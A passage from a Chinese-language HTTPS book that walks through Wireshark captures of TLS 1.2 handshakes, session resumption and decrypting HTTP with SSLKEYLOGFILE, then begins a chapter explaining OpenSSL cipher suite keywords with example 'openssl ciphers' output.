  Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (0xc02c)
  Compression Method: null (0)
  Extensions Length: 32
  Extension: ec_point_formats (len=4)
    Type: ec_point_formats (11)
    Length: 4
    EC point formats Length: 3
    Elliptic curves point formats (3)
      EC point format: uncompressed (0)
      EC point format: ansiX962_compressed_prime (1)
      EC point format: ansiX962_compressed_char2 (2)
```

从输出可以看出，ECC 椭圆曲线是不压缩的，协商出的密钥套件是 TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384。

(3) Certificate 消息

和本节第二个例子相比，Certificate 消息并没有太大的差异，区别在于包含的公钥信息不一样：

```
subjectPublicKeyInfo
algorithm (id-ecPublicKey)
  Algorithm Id: 1.2.840.10045.2.1 (id-ecPublicKey)
  ECPParameters: namedCurve (0)
    namedCurve: 1.3.132.0.34 (secp384r1)
Padding: 0
subjectPublicKey: 04a1c5c107499405a94ebb9d8e3a567d67e6ed12fbad555c...
```

从输出可以看出，证书包含的是一个 ECDSA 公钥，命名曲线是 secp384r1，公钥值是 (04a1c5c1...)。

(4) Server Key Exchange 消息

```
Handshake Protocol: Server Key Exchange
  Handshake Type: Server Key Exchange (12)
  Length: 144
```

```
EC Diffie-Hellman Server Params
Curve Type: named_curve (0x03)
Named Curve: x25519 (0x001d)
Pubkey Length: 32
Pubkey: 371b3c69664dcc1b77ade88341ff60d3eff058ee98f6c7d6...
Signature Hash Algorithm: 0x0403
    Signature Hash Algorithm Hash: SHA256 (4)
    Signature Hash Algorithm Signature: ECDSA (3)
Signature Length: 104
Signature: 3066023100e0d3415c5fe419460c7bd572dfa7808f3d69d0...
```

为了使用 ECDHE 密钥协商算法协商出预备主密钥，服务器需要通过 Server Key Exchange 消息发送 ECDH 信息(参数和公钥)，ECDH 信息需要使用服务器的私钥进行签名。

在本例中，ECDHE 使用的 ECC 命名曲线是 x25519，服务器 ECDHE 公钥是 (371b3c69...)，ECDH 信息使用 ECDSA-SHA256 签名算法进行签名，签名值是 (30660231...)。

(5) Client Key Exchange 消息

```
Handshake Protocol: Client Key Exchange
Handshake Type: Client Key Exchange (16)
Length: 33
EC Diffie-Hellman Client Params
Pubkey Length: 32
Pubkey: 37794e0ebaa3c22926c180c91f38e613ef35c518ddd4b22c...
```

为了完成 ECDHE 密钥协商，客户端需要发送 ECC DH 公钥，对应的公钥值是 (37794e0e)。

4) 基于 Session ID 会话恢复的例子

接下来看一个基于 Session ID 会话恢复的例子。

(1) 完整的握手

首先看一下客户端和服务端交换的所有消息，整体的消息处理如图 8-19 所示。

ip.addr==139.129.23.162 && ssl						表达式
No.	Time	Source	Destination	Protocol	Length	Info
27	2.496495	10.235.173.49	139.129.23.162	TLSv1...	571	Client Hello
31	2.517360	139.129.23.162	10.235.173.49	TLSv1...	1514	Server Hello
32	2.517362	139.129.23.162	10.235.173.49	TLSv1...	1179	Certificate, Server Key Exchange, Server Hello Done
35	2.519255	10.235.173.49	139.129.23.162	TLSv1...	147	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
36	2.519558	10.235.173.49	139.129.23.162	TLSv1...	544	Application Data
38	2.538338	139.129.23.162	10.235.173.49	TLSv1...	105	Change Cipher Spec, Encrypted Handshake Message
52	2.557458	139.129.23.162	10.235.173.49	TLSv1...	1514	Application Data [TCP segment of a reassembled PDU]
65	2.558456	139.129.23.162	10.235.173.49	TLSv1...	1514	Application Data [TCP segment of a reassembled PDU]
79	2.576531	139.129.23.162	10.235.173.49	TLSv1...	1514	Application Data [TCP segment of a reassembled PDU]
91	2.578506	139.129.23.162	10.235.173.49	TLSv1...	1514	Application Data [TCP segment of a reassembled PDU]
104	2.578713	139.129.23.162	10.235.173.49	TLSv1...	1514	Application Data [TCP segment of a reassembled PDU]

图 8-19 Session ID 会话恢复-完整握手

完整的握手和前面的两个例子相比，并没有什么区别，客户端 Client Hello 消息中包含了一个 Session ID，输出如下：

```
Handshake Protocol: Client Hello
Handshake Type: Client Hello (1)
Length: 508
Version: TLS 1.2 (0x0303)
Random: 96addeaaaf6918457aef9da982ca4120e7c31b976cbb6f5cb...
Session ID Length: 32
Session ID: 18937d574656d1c7123fea9e074fe056b3c961255054079c...
```

从中可以看出随机数的值是（96addeaa...），Session ID 的值是（18937d57...）。


接下来查看服务器的 Server Hello 消息，关键输出如下：

```
Handshake Protocol: Server Hello
Handshake Type: Server Hello (2)
Length: 104
Version: TLS 1.2 (0x0303)
Random: 2516ca0238827ed955097f3ba2a88f50fd293b0a25bbc8f5...
Session ID Length: 32
Session ID: d7ab1504c3c63ff9f006e7ac7b6e2d7fb4a4eaf268aee6b3...
Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (0xc02c)
Compression Method: null (0)
```

从输出可以看出，服务器发送了不同的 Session ID（d7ab1504），表示本次握手需要进行完整的握手，协商出的密码套件是 TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384。

（2）简短的握手

接下来看如何进行简短的握手，整体的消息处理如图 8-20 所示。



No.	Time	Source	Destination	Protocol	Length	Info
1038	74.833362	10.235.173.49	139.129.23.162	TLSv1...	571	Client Hello
1040	74.853158	139.129.23.162	10.235.173.49	TLSv1...	218	Server Hello, Change Cipher Spec, Encrypted Handshake Message
1041	74.853378	10.235.173.49	139.129.23.162	TLSv1...	105	Change Cipher Spec, Encrypted Handshake Message
1042	74.853652	10.235.173.49	139.129.23.162	TLSv1...	610	Application Data
1045	74.873117	139.129.23.162	10.235.173.49	TLSv1...	265	Application Data

图 8-20 Session ID 会话恢复——简短握手

和完整的握手相比，客户端和服务端有很多子消息没有发送，比如 Certificate、Server Hello Done、Server Key Exchange、Client Key Exchange 等消息都没有发送。

成功的会话恢复如何在 Server Hello 消息中体现，输出如下：

```
Handshake Protocol: Server Hello
Handshake Type: Server Hello (2)
Length: 104
Version: TLS 1.2 (0x0303)
```

```
Random: fa4486bf0726a368396e77127665a154694650aefe65b190...
Session ID Length: 32
Session ID: d7ab1504c3c63ff9f006e7ac7b6e2d7fb4a4eaf268aee6b3...
Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (0xc02c)
```

从输出可以看出，Session ID 的值是（d7ab1504），和完整握手例子中的客户端发送的 Session ID 的值是一样的。

和完整的握手相比，简短握手协商出的密码套件必须和会话中保存的密码套件是一样的，都是 TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384。

客户端和服务端发送的随机数是不一样的，这说明和完整握手相比，最终的密钥块是不一样的。

5) 基于 Session Ticket 会话恢复的例子

接下来看一个基于 Session Ticket 会话恢复的例子。

(1) 完整的握手

首先看一下客户端和服务端交换的所有消息，如图 8-21 所示。

ip.addr==139.129.23.162 && ssl						
No.	Time	Source	Destination	Protocol	Length	Info
564	40.012922	10.235.173.49	139.129.23.162	TLSv1..	571	Client Hello
566	40.038965	139.129.23.162	10.235.173.49	TLSv1..	1514	Server Hello
567	40.038970	139.129.23.162	10.235.173.49	TLSv1..	1150	Certificate, Server Key Exchange, Server Hello Done
570	40.041356	10.235.173.49	139.129.23.162	TLSv1..	147	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
571	40.048239	10.235.173.49	139.129.23.162	TLSv1..	488	Application Data
572	40.066187	139.129.23.162	10.235.173.49	TLSv1..	328	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
573	40.073237	139.129.23.162	10.235.173.49	TLSv1..	809	Application Data

图 8-21 Session Ticket 会话恢复-完整握手

完整的握手和前面的几个例子相比，并没有太大的区别，主要增加了 New Session Ticket 子消息。

先查看 Client Hello 消息，关键输出如下：

```
Extension: SessionTicket TLS (len=0)
Type: SessionTicket TLS (35)
Length: 0
Data (0 bytes)
```

客户端发送了一个 SessionTicket 扩展，对应的值是空值，表示客户端想使用 Session Ticket 进行会话恢复，询问服务器端是否支持。

然后查看 Server Hello 消息是如何回应的，关键输出如下：

```
Extension: SessionTicket TLS (len=0)
Type: SessionTicket TLS (35)
Length: 0
Data (0 bytes)
```

服务端也输出了 SessionTicket 扩展，表示服务器端支持 Session Ticket 的会话恢复方式，如果服务器端不支持，可以不输出该扩展。

在客户端和服务端协商出预备主密钥后，服务器端在发送 Change Cipher Spec 和 Finished 消息之前，会发送 New Session Ticket 子消息。


New Session Ticket 消息输出如下：

```
Handshake Protocol: New Session Ticket
  Handshake Type: New Session Ticket (4)
  Length: 214
  TLS Session Ticket
    Session Ticket Lifetime Hint: 300
    Session Ticket Length: 208
    Session Ticket: 54ea4504ba7687cc0fb6c6626978c88d2254b73f4a1a2eb4...
```

通过输出可以看出 Ticket 的有效期是 300 秒，服务器端会对 Ticket 进行加密，Ticket 的值是（54ea4504...）。

(2) 简短的握手

接下来看 Session Ticket 如何进行简短的握手，整体的处理如图 8-22 所示。



No.	Time	Source	Destination	Protocol	Length	Info
1330	134.841853	10.235.173.49	139.129.23.162	TLSv1...	575	Client Hello
1332	134.874396	139.129.23.162	10.235.173.49	TLSv1...	210	Server Hello, Change Cipher Spec, Encrypted Handshake Message
1333	134.874601	10.235.173.49	139.129.23.162	TLSv1...	105	Change Cipher Spec, Encrypted Handshake Message
1334	134.874857	10.235.173.49	139.129.23.162	TLSv1...	495	Application Data
1336	134.907546	139.129.23.162	10.235.173.49	TLSv1...	809	Application Data

图 8-22 Session Ticket 会话恢复——简短握手

从图 8-22 可以看出，客户端和服务端有很多子消息没有发送，比如 Certificate、Server Hello Done、Server Key Exchange、Client Key Exchange 等消息都没有发送。

客户端的 Client Hello 消息中会包含 SessionTicket TLS 扩展，对应的值是非空的。

```
Extension: SessionTicket TLS (len=208)
  Type: SessionTicket TLS (35)
  Length: 208
  Data (208 bytes)
```

服务器端不会发送 Server Hello Done 等消息，等于告诉客户端，可以使用简短的握手。

读者可能很奇怪，协商出的预备主密钥值在哪儿呢？对于服务器端来说，解密 Ticket 后可以得到预备主密钥的值。对于客户端来说，在完整握手过程中，服务器端下发 New Session Ticket 子消息的时候，客户端会将 Ticket 和对应的预备主密钥存储在客户端，简短握手时，一旦服务器端通知可以进行简短握手，客户端则通过存储在本地的预备主密钥生

成主密钥，最终生成本次加密所需要的密钥块。

6) 解密 HTTPS 应用层数据的例子

这是本节最后一个例子，前面的几个例子基本上分析的是 TLS/SSL 握手协议，没有提及 TLS 记录层协议和应用层协议（Application Data Protocol），这个例子主要用于解密应用层数据。

整体的处理如图 8-23 所示。

ip.addr==139.129.23.162 && ssl						
No.	Time	Source	Destination	Protocol	Length	Info
1564	26.134967	10.235.173.30	139.129.23.162	TLSv1.2	261	Client Hello
1566	26.162666	139.129.23.162	10.235.173.30	TLSv1.2	1514	Server Hello
1567	26.162668	139.129.23.162	10.235.173.30	TLSv1.2	1514	Certificate [TCP segment of a reassembled PDU]
1568	26.162670	139.129.23.162	10.235.173.30	TLSv1.2	583	Certificate Status, Server Key Exchange, Server Hello Done
1570	26.164253	10.235.173.30	139.129.23.162	TLSv1.2	147	Client Key Exchange, Change Cipher Spec, Finished
1571	26.172243	10.235.173.30	139.129.23.162	HTTP	493	GET /test.html HTTP/1.1
1572	26.190843	139.129.23.162	10.235.173.30	TLSv1.2	328	New Session Ticket, Change Cipher Spec, Finished
1573	26.197830	139.129.23.162	10.235.173.30	HTTP	482	HTTP/1.1 200 OK (text/html)

图 8-23 解密 HTTPS 应用层

从图 8-23 可以看出，Wireshark 能够显示 HTTP 数据，等同于解密了应用层数据。需要注意的是，读者如果不设置 SSLKEYLOGFILE 环境变量，那么 Wireshark 无法解密应用层数据，也就不会出现图中的 HTTP 数据，如果不设置 SSLKEYLOGFILE，只会出现如图 8-24 所示的情况。

ip.addr==139.129.23.162 && ssl						
No.	Time	Source	Destination	Protocol	Length	Info
1564	26.134967	10.235.173.30	139.129.23.162	TLSv1.2	261	Client Hello
1566	26.162666	139.129.23.162	10.235.173.30	TLSv1.2	1514	Server Hello
1567	26.162668	139.129.23.162	10.235.173.30	TLSv1.2	1514	Certificate [TCP segment of a reassembled PDU]
1568	26.162670	139.129.23.162	10.235.173.30	TLSv1.2	583	Certificate Status, Server Key Exchange, Server Hello Done
1570	26.164253	10.235.173.30	139.129.23.162	TLSv1.2	147	Client Key Exchange, Change Cipher Spec, Finished

图 8-24 无法解密 HTTPS 应用层示例图

(1) HTTP 请求解密

图 8-24 中 HTTP 应用层数据有两部分，第一部分是/test.html 请求数据，输出如下：

```
Secure Sockets Layer
  TLSv1.2 Record Layer: Application Data Protocol: http-over-tls
    Content Type: Application Data (23)
    Version: TLS 1.2 (0x0303)
    Length: 434
    Encrypted Application Data: 00000000000000014274d0ff20fea55abec40b9
    bbe61565a...
Hypertext Transfer Protocol
  GET /test.html HTTP/1.1\r\n
  Host: www.example.com\r\n
  Connection: keep-alive\r\n
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36\r\n
  Upgrade-Insecure-Requests: 1\r\n
```



```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,image/apng,*/*;q=0.8\r\n
Accept-Encoding: gzip, deflate, br\r\n
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8\r\n
\r\n
[Full request URI: https://www.example.com/test.html]
[HTTP request 1/2]
[Response in frame: 1573]
[Next request in frame: 1583]

```

Secure Sockets Layer 协议处理了应用层协议（Application Data Protocol），数据是加密的，对应的值是（00000000000000014274d0f...）。

Hypertext Transfer Protocol 是解密出的应用层的数据，可以看出是由 HTTP 消息头和请求行组成的。

（2）HTTP 响应解密

图 8-24 中第二部分是/test.html 的响应数据，输出如下：

```

Secure Sockets Layer
  TLSv1.2 Record Layer: Application Data Protocol: http-over-tls
    Content Type: Application Data (23)
    Version: TLS 1.2 (0x0303)
    Length: 423
    Encrypted Application Data: 5a5ea8cfc6033d6536ce4b3e35ad62d03edaf6
b6a7bf11ac...
Hypertext Transfer Protocol
  HTTP/1.1 200 OK\r\n
  Server: nginx/1.13.5\r\n
  Date: Wed, 17 Jan 2018 09:27:15 GMT\r\n
  Content-Type: text/html\r\n
  Content-Length: 102\r\n
  Last-Modified: Wed, 17 Jan 2018 09:26:40 GMT\r\n
  Connection: keep-alive\r\n
  ETag: "5a5f16d0-66"\r\n
  Cache-Control: no-cache,no-store,must-revalidate,max-age=0\r\n
  Accept-Ranges: bytes\r\n
\r\n
[HTTP response 1/2]
[Time since request: 0.025587000 seconds]
[Request in frame: 1571]
[Next request in frame: 1583]
[Next response in frame: 1584]
  File Data: 102 bytes
Line-based text data: text/html

```

```
<!DOCTYPE html>\n<html>\n<head>\n<title>Welcome to nginx!</title>\n</style>\n</head>\n<body>\n<html>\n</html>\n
```

Secure Sockets Layer 协议处理了应用层协议（Application Data Protocol），数据是加密的，对应的值是（5a5ea8cf...）。Hypertext Transfer Protocol 是解密出的应用层的数据，都是明文显示的。

第 9 章

HTTPS 性能和安全

最后两章是本书最后一个话题，也是读者最关心的内容，如何更好地部署一个 HTTPS 网站，主要讲解 HTTPS 核心的三个议题：

- ◎ 如何安全地部署 HTTPS 网站。
- ◎ 如何对 HTTPS 网站进行加速。
- ◎ 如何在复杂的系统架构下，综合 HTTPS 网站的安全性和性能，选择最优的部署方式。

通过这三个议题的描述，读者能够了解部署 HTTPS 网站的一些最佳实践策略和标准，同时为了方便部署和测试 HTTPS 网站，也会介绍一些工具，这些工具在实践中有着非常重要的作用。

本章主要介绍 HTTPS 网站部署的最佳实践，主要内容如下：

- ◎ 进一步描述密码套件，密码套件对于部署 HTTPS 网站至关重要，HTTPS 网站的安全性和性能与密码套件有着极大的关系。
- ◎ 使用 OpenSSL 命令行工具调试各种密码套件，强化对于密码套件的理解。
- ◎ 提供 HTTPS 网站最佳部署的一些策略和标准，主要描述 TLS/SSL 协议安全性和性能问题，有了指导方针，部署 HTTPS 网站的时候才能游刃有余。

9.1 密码套件

密码套件是 TLS/SSL 协议中的核心，通过密码套件能够了解 TLS/SSL 协议的工作原理，可以说只有充分理解密码套件才能真正理解 TLS/SSL 协议，对于不想通过书籍或 RFC 文档学习 TLS/SSL 协议的人群来说，理解密码套件的各个的组成部分，也可以部署出安全

的 HTTPS 网站。

本章首先介绍密码套件的原因在于只有充分理解了密码套件，读者才能更好地学习后续内容。在第 3 章、第 8 章中也涉及了密码套件的相关知识，讲解了密码套件各个组成部分的含义，以及如何通过密码套件串联整个 TLS/SSL 握手过程。本节主要使用 OpenSSL 命令行工具的子 `ciphers` 命令讲解密码套件，读者也可以使用其他 TLS/SSL 协议的实现（比如 BoringSSL）了解密码套件。

强调一下，即使没有部署 HTTPS 网站，读者也完全可以使用各个 Linux 发行版下的 OpenSSL 命令行工具了解密码套件。

本节主要讲解内容如下：

- ◎ `ciphers` 子命令有多个关键字和关键字修饰符，可以过滤符合要求的密码套件。
- ◎ 使用 `ciphers` 子命令构建一个完整的密码套件列表（cipher list），列表最重要的就是密码套件顺序。

通过过滤，可以找出符合要求的各种密码套件，比如找出所有 AES 加密的密码套件。构建密码套件列表也非常重要，使用 OpenSSL 命令行工具掌握了密码套件列表构建，那么在 Web 服务器（比如 Nginx）中配置密码套件列表就非常简单了。

需要注意的是，不同版本的 OpenSSL 命令行工具包含的密码套件可能是不一样的，原因在于高版本的 OpenSSL 库废弃了部分不安全的密码套件，低版本的 OpenSSL 库不包含一些更安全的密码套件。为了更好地进行演示，本节使用多个版本的命令行工具进行测试，目的就是尽可能描述历史上出现过的密码套件。

读者在进行测试的时候，如果没有筛选出特定的密码套件，命令行工具可能会报错，比如在 OpenSSL 1.1.0g 版本中输入如下命令会产生如下错误：

```
$ openssl ciphers -V 'RC4' | column -t

Error in cipher list
140481632569152:error:1410D0B9:SSL routines:SSL_CTX_set_cipher_list:no
cipher match:../ssl/ssl_lib.c:2129:
```

输出结果表明 OpenSSL 1.1.0g 版本的命令行工具不支持 RC4 算法，因为这种算法目前已经不安全。

由于 OpenSSL 文档不是特别友好，建议读者使用下面两种方式了解 `ciphers` 的各个参数和用法：

- ◎ 在 Linux 命令行中输入 `openssl ciphers -help`。
- ◎ 在 Linux 命令行中输入 `man ciphers` 或者 `man openssl-ciphers`。

9.1.1 密码套件编号

IANA 为每个密码套件定义了一个名称和编号，但是不同 TLS/SSL 协议的实现（比如 Openssl、GnuTLS），密码套件的名称有些是不一样的，通过表 9-1 可以看出区别。

表 9-1 密码套件名称和编号

编 号	IANA	OpenSSL	GunTLS
0x00,0x3C	TLS_RSA_AES_128_CBC_SHA256	AES128-SHA256	TLS_RSA_AES_128_CBC_SHA256
0x00,0x33	TLS_DHE_RSA_WITH_AES_128_CBC_SHA	DHE-RSA-AES128-SHA	TLS_DHE_RSA_AES_128_CBC_SHA1
0xC0,0x2F	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256	ECDHE-RSA-AES128-GCM-SHA256	TLS_ECDHE_RSA_AES_128_GCM_SHA256

通过 OpenSSL 工具的 `ciphers` 子命令，可以直接使用密码套件的名称进行调试，比如输入如下命令：

```
$ openssl ciphers -V 'ECDHE-ECDSA-AES256-GCM-SHA384' | column -t
0xC0,0x2C - ECDHE-ECDSA-AES256-GCM-SHA384 TLSv1.2 Kx=ECDH Au=ECDSA
Enc=AESGCM(256) Mac=AEAD
```

该命令输出特定名称的密码套件。

9.1.2 关键字和关键字修饰符

密码套件的名称很复杂，读者很难记住，OpenSSL 命令行工具提供了很多关键字和修饰符，可以方便过滤或者设置特定的密码套件列表（`cipher list`）。

当然读者如果不能理解关键字的含义，也不妨碍部署 HTTPS 网站，本章后续会讲解一些自动化配置密码套件列表（`cipher list`）的工具。

1) 身份验证和密钥交换关键字

在密码套件中，身份验证和密钥协商是一起理解的（也包含了证书的信息），下面一些关键字可以筛选出特定的身份验证算法（证书中包含的不同公钥）和密钥协商算法。

(1) kRSA、aRSA、RSA

这些密码套件使用 RSA 公钥进行身份校验（证书中包含的是 RSA 公钥）和密钥协商，kRSA 是 RSA 关键字的别名。

证书包含 RSA 公钥：

\$ openssl ciphers -V "aRSA" column -t					
0xC0,0x30	-	ECDHE-RSA-AES256-GCM-SHA384	TLSv1.2	Kx=ECDH	Au=RSA
Enc=AESGCM(256)		Mac=AEAD			
0x00,0x9F	-	DHE-RSA-AES256-GCM-SHA384	TLSv1.2	Kx=DH	Au=RSA
Enc=AESGCM(256)		Mac=AEAD			

使用 RSA 密钥协商算法：

\$ openssl ciphers -V "kRSA" column -t					
0x00,0x9D	-	AES256-GCM-SHA384	TLSv1.2	Kx=RSA	Au=RSA
Enc=AESGCM(256)		Mac=AEAD			
0xC0,0xA1	-	AES256-CCM8	TLSv1.2	Kx=RSA	Au=RSA
Enc=AESCCM8(256)		Mac=AEAD			

(2) aECDSA、ECDSA

使用 ECDSA 公钥进行身份验证，公钥包含在证书中。

ciphers -V "ECDSA" column -t					
0xC0,0x2C	-	ECDHE-ECDSA-AES256-GCM-SHA384	TLSv1.2	Kx=ECDH	Au=ECDSA
Enc=AESGCM(256)		Mac=AEAD			
0xCC,0xA9	-	ECDHE-ECDSA-CHACHA20-POLY1305	TLSv1.2	Kx=ECDH	Au=ECDSA
Enc=CHACHA20/POLY1305(256)		Mac=AEAD			
0xC0,0x06	-	ECDHE-ECDSA-NULL-SHA	TLSv1	Kx=ECDH	Au=ECDSA
Enc=None		Mac=SHA1			

(3) kDHE、kEDH、DH

使用临时 DH 密钥协商算法的密码套件，包括匿名的密码套件。匿名的密码套件表示该密码套件中没有身份验证算法，即没有证书。

\$ openssl ciphers -V "DH" column -t					
TLS_DH_DSS_WITH_3DES_EDE_CBC_SHA					
0x00,0xA3	-	DHE-DSS-AES256-GCM-SHA384	TLSv1.2	Kx=DH	Au=DSS
Enc=AESGCM(256)		Mac=AEAD			
0xCC,0xAA	-	DHE-RSA-CHACHA20-POLY1305	TLSv1.2	Kx=DH	Au=RSA
Enc=CHACHA20/POLY1305(256)		Mac=AEAD			

该密码套件不包含证书

```

0x00,0x6C - ADH-AES128-SHA256 TLSv1.2 Kx=DH Au=None
Enc=AES(128) Mac=SHA256

```

(4) DHE、EDH

和 kDHE、kEDH、DH 密码套件差不多，但是不包含匿名的密码套件。

```

$ openssl ciphers -V "EDH" | column -t

# 不会输出下面的密码套件
0x00,0x6C - ADH-AES128-SHA256 TLSv1.2 Kx=DH Au=None
Enc=AES(128) Mac=SHA256

```

(5) ADH

包含所有匿名的密码套件，注意该套件不包含 ECC 相关的密码套件。

```

$ openssl ciphers -V "ADH" | column -t
0x00,0xA7 - ADH-AES256-GCM-SHA384 TLSv1.2 Kx=DH Au=None
Enc=AESGCM(256) Mac=AEAD
0x00,0x6D - ADH-AES256-SHA256 TLSv1.2 Kx=DH Au=None Enc=AES(256)
Mac=SHA256
0x00,0xC5 - ADH-CAMELLIA256-SHA256 TLSv1.2 Kx=DH Au=None
Enc=Camellia(256) Mac=SHA256

```

(6) kDHEr、kDHEd、kDH

该密码套件从 OpenSSL 1.1.0 版本开始已经不复存在，此处介绍主要是为了理解证书和密钥协商算法的一些知识。

该密码套件使用的是静态 DH 参数，静态 DH 参数是包含在证书中的，无须 ServerKeyExchange 消息传递 DH 参数。

(7) kEECDH、kECDHE、ECDH

使用临时的 ECDH 密钥协商算法，包含匿名的密码套件。

```

$ openssl ciphers -V 'kECDHE' | column -t
0xC0,0x2C - ECDHE-ECDSA-AES256-GCM-SHA384 TLSv1.2 Kx=ECDH Au=ECDSA
Enc=AESGCM(256) Mac=AEAD
0xC0,0x30 - ECDHE-RSA-AES256-GCM-SHA384 TLSv1.2 Kx=ECDH Au=RSA
Enc=AESGCM(256) Mac=AEAD
0xCC,0xA9 - ECDHE-ECDSA-CHACHA20-POLY1305 TLSv1.2 Kx=ECDH Au=ECDSA
Enc=CHACHA20/POLY1305(256) Mac=AEAD
0xCC,0xA8 - ECDHE-RSA-CHACHA20-POLY1305 TLSv1.2 Kx=ECDH Au=RSA
Enc=CHACHA20/POLY1305(256) Mac=AEAD
0xC0,0x18 - AECDH-AES128-SHA TLSv1 Kx=ECDH Au=None
Enc=AES(128) Mac=SHA1

```

(8) ECDHE、EECDH

和 kEECDH、kECDHE、ECDH 密码套件差不多，但是不包含匿名的密码套件。

\$ openssl ciphers -V 'ECDHE' column -t						
0xC0,0x30	-	ECDHE-RSA-AES256-GCM-SHA384	TLSv1.2	Kx=ECDH	Au=RSA	
Enc=AESGCM(256)		Mac=AEAD				
0xCC,0xA9	-	ECDHE-ECDSA-CHACHA20-POLY1305	TLSv1.2	Kx=ECDH	Au=ECDSA	
Enc=CHACHA20/POLY1305(256)		Mac=AEAD				
0xC0,0xAF	-	ECDHE-ECDSA-AES256-CCM8	TLSv1.2	Kx=ECDH	Au=ECDSA	
Enc=AESCCM8(256)		Mac=AEAD				

(9) AECDH

和 kEECDH、kECDHE、ECDH 密码套件差不多，但是只包含匿名的密码套件。

0xC0,0x19	-	AECDH-AES256-SHA	TLSv1	Kx=ECDH	Au=None	Enc=AES(256)
Mac=SHA1						
0xC0,0x18	-	AECDH-AES128-SHA	TLSv1	Kx=ECDH	Au=None	Enc=AES(128)
Mac=SHA1						
0xC0,0x15	-	AECDH-NULL-SHA	TLSv1	Kx=ECDH	Au=None	Enc=None
Mac=SHA1						

可以看出，AECDH 密码套件的数量 + EECDH 密码套件的数量 = kECDHE 密码套件数量。

(10) aDH

使用 DH 进行密钥协商的密码套件，这类密码套件证书中包含了 DH 信息，这类密码套件已经非常少了。

(11) aDSS、DSS

该密码套件对应的证书中包含 DSS 公钥，在 HTTPS 中，相关的密码套件使用得并不多。

\$ openssl ciphers -V 'DSS' column -t						
0x00,0xA3	-	DHE-DSS-AES256-GCM-SHA384	TLSv1.2	Kx=DH	Au=DSS	
Enc=AESGCM(256)		Mac=AEAD				
0x00,0xA2	-	DHE-DSS-AES128-GCM-SHA256	TLSv1.2	Kx=DH	Au=DSS	
Enc=AESGCM(128)		Mac=AEAD				
0x00,0x6A	-	DHE-DSS-AES256-SHA256	TLSv1.2	Kx=DH	Au=DSS	
Enc=AES(256)		Mac=SHA256				

(12) PSK

表示预共享密钥（Pre-Shared 密钥）密码套件，在 HTTPS 中应用得比较少。其包含了

多个关键字，kPSK、kECDHEPSK、kDHEPSK、kRSAPSK 分别代表 PSK、ECDHE_PSK、DHE_PSK、RSA_PSK 密码套件。

接下来通过例子解释，通过输出就能明白大部分的含义。

使用 kPSK 关键字测试：

```
$ openssl ciphers -V 'kPSK' | column -t
```

0x00,0xA9	-	PSK-AES256-GCM-SHA384	TLSv1.2	Kx=PSK	Au=PSK
Enc=AESGCM(256) Mac=AEAD					
0xCC,0xAB	-	PSK-CHACHA20-POLY1305	TLSv1.2	Kx=PSK	Au=PSK
Enc=CHACHA20/POLY1305(256) Mac=AEAD					

使用 kECDHEPSK 关键字测试：

```
$ openssl ciphers -V 'kECDHEPSK' | column -t
```

0xCC,0xAC	-	ECDHE-PSK-CHACHA20-POLY1305	TLSv1.2	Kx=ECDHEPSK	Au=PSK
Enc=CHACHA20/POLY1305(256) Mac=AEAD					
0xC0,0x38	-	ECDHE-PSK-AES256-CBC-SHA384	TLSv1	Kx=ECDHEPSK	Au=PSK
Enc=AES(256) Mac=SHA384					

使用 kDHEPSK 关键字测试：

```
$ ciphers -V 'kDHEPSK' | column -t
```

0x00,0xAB	-	DHE-PSK-AES256-GCM-SHA384	TLSv1.2	Kx=DHEPSK	Au=PSK
Enc=AESGCM(256) Mac=AEAD					
0xCC,0xAD	-	DHE-PSK-CHACHA20-POLY1305	TLSv1.2	Kx=DHEPSK	Au=PSK
Enc=CHACHA20/POLY1305(256) Mac=AEAD					

使用 kRSAPSK 关键字测试：

```
$ openssl ciphers -V 'kRSAPSK' | column -t
```

0x00,0xAD	-	RSA-PSK-AES256-GCM-SHA384	TLSv1.2	Kx=RSAPSK	Au=RSA
Enc=AESGCM(256) Mac=AEAD					
0xCC,0xAE	-	RSA-PSK-CHACHA20-POLY1305	TLSv1.2	Kx=RSAPSK	Au=RSA
Enc=CHACHA20/POLY1305(256) Mac=AEAD					

(13) SRP

使用 SRP 进行密钥协商的密码套件，该套件在 HTTPS 中不太常见。

```
$ openssl ciphers -V 'SRP' | column -t
```

0xC0,0x22	-	SRP-DSS-AES-256-CBC-SHA	SSLv3	Kx=SRP	Au=DSS	Enc=AES(256)
Mac=SHA1						

```
0xC0,0x21 - SRP-RSA-AES-256-CBC-SHA  SSLv3  Kx=SRP  Au=RSA  Enc=AES(256)
Mac=SHA1
```

(14) aNULL

该密码套件不能提供身份验证，也就是没有证书，在 HTTPS 网站中，一般不会使用该密码套件，因为存在中间人攻击，该套件包含匿名的 DH、ECDH 密钥协商算法。

2) 加密算法相关密码套件

相比身份验证和密钥协商对应的密码套件，加密算法及加密模式对应的密码套件很容易理解。

表 9-2 列举了大部分的加密算法，很多加密算法读者可能没有接触到，没有关系，密码学应用到现在，很多密码学算法已经被淘汰了。

表 9-2 加密算法

密码套件关键字	说 明
3DES	为了兼容老的客户端，3DES 算法目前还在使用
